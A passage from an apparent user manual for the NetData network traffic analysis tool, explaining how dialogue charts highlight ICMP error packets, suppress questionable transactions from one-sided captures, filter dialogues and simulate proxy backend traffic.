
By default, the dialogue chart highlights those dialogues with high rates of retransmissions, and the Highlight menu allows alternative abnormalities to be highlighted. One of the menu options highlights those dialogues with large numbers of miscellaneous events. It is also possible to restrict the highlighting of events to any single event type selected from the Events table by right-clicking on an event and choosing 'Identify Event':



The dialogue chart should then be configured and plotted with the 'View, Dialogue Configuration' command:



The resulting chart shows which dialogues were affected, and the sub-title indicates the total number of events:




11.4 Finding ICMP Error Packets


Although the most common use of ICMP (Internet Control Message Protocol) is to generate ping and trace-route packets, it may be vital to identify all the ICMP error packets in captured traffic and understand their significance. NetData records every error packet in two database tables, as both a packet and a network event. When loading network events from the database it is possible to apply a filter that loads only ICMP error packets. A right-click on any event will allow the relevant packet to be plotted on a timing chart, and a right-click on that chart will plot all the packets of the same connection to display the circumstances in which the error occurred.

NetData associates an ICMP error packet with the connection of the packet that prompted the error packet to be issued. Consequently, a timing chart always displays the error packet as a response to an erroneous packet – such as a data packet that needs to be but can't be fragmented – even though the error packet might carry the source address of a device part way along the intended path of the erroneous packet. The pop-up description of an ICMP packet is careful to display its source address because it probably identifies the device that had the problem.

On a dialogue chart ICMP error packets are counted in a dialogue's miscellaneous events and the chart's initial filtering window makes it possible to count only ICMP errors in the miscellaneous events:




When 'Hide event-free nodes' is checked, the resulting chart displays only those dialogues that included one or more ICMP error packets:



Checking 'Hide event-free nodes' is equivalent to selecting 'Hide Zero-Error-Rate Nodes' in the Options menu. When an event filter is applied, 'Miscellaneous Events' is selected automatically in the chart's Highlight menu.


Two ICMP error packets generated in the path from LDAP server HANK09 to MARY05 appear in the following chart. A large response to an LDAP search request led the server to send a full-size packet that, according to the error packet, needed to be fragmented by the device with address 103.17.148.53 because it exceeded an IP payload size of 1400 bytes.



NetData has plotted the marker of the over-size packet inside a red square because it was able to deduce that it was lost somewhere in the network. When the client received the smaller, second packet of the response message it left a sequence gap and prompted a selective ack that appeared in the data centre 300 ms after the response data packets. This server ignored the selective ack and the ICMP error packets, causing the transaction to fail.

11.5 Suppression of Transactions from One-Sided Dialogues


Traffic captured from switches in large data-centres often records only one side of some dialogues, along with the dialogues of interest. A dialogue chart can reveal the one-sided dialogues by highlighting the missing channels.




In this example (with fictitious IP addresses) many dialogues were recorded without their server traffic. Missing server channels are indicated by blue-green bars.

A performance chart intended to reveal the transactions with the largest response times was overshadowed by transactions without responses, many being spurious indications arising from one-sided dialogues. Simply hiding all requests without responses removes the spurious indications but may also remove significant indications of failed transactions.

NetData classifies all transaction records arising from one-sided dialogues as *questionable*, as are all transactions with a record that is incomplete because the sniffer dropped a packet. Questionable transactions are not normally loaded into the charting module, and any requests without responses appearing on the performance chart are likely to be significant.




This chart plots all the captured transactions, including many questionable requests without responses arising from one-sided dialogues.




This chart removes the questionable transactions, transactions that are not normally loaded. The top two markers on this chart are requests without responses and warrant attention because they may indicate poor performance or transaction failure. A larger capture helps to resolve the issue.

11.6 Dialogue Chart Filtering

If a project database records many tens of thousands of clients NetData is unable to load all the connection records for a dialogue chart, but loaded records can be filtered in several ways: by restricting connections to those of the focused server or servers marked in the transaction tree; by restricting the time range; or by aggregating clients into subnets.




When a configured dialogue chart is requested NetData presents a window which allows dialogue records to be filtered or aggregated:



11.7 Saved App Type Filter for Dialogue Chart

NetData saves on disk with all the other project controls the last app-type used in the dialogue-chart filter applied with the 'Plot Only This… App.Type' command.

When a new dialogue chart is displayed, NetData offers to apply the previous filter with a dialogue window like this:




In this example the filter will display the traffic of protocols tagged with either LDAP or LDAPS. If the box is checked, the chart will display all the traffic in the category of security protocols such as Kerberos as well as LDAP.

11.8 Simulating the Dialogues of Proxy Backend Traffic

When the front-end traffic of a proxy server is captured there is often a need to understand what origin servers are accessed behind the proxy server, their port numbers and their volumes of traffic. There is valuable information in the HTTP Connect requests that initiate tunnels through the proxy server, and NetData now records the origin server's domain name and port number in the user-ID column of the connection table for front-end connections.

When loading connection records for a dialogue chart NetData uses that information and other details of each proxy front-end connection to characterise the related backend connections with origin servers. Consequently, NetData is able to plot the backend dialogues on the dialogue chart as below:



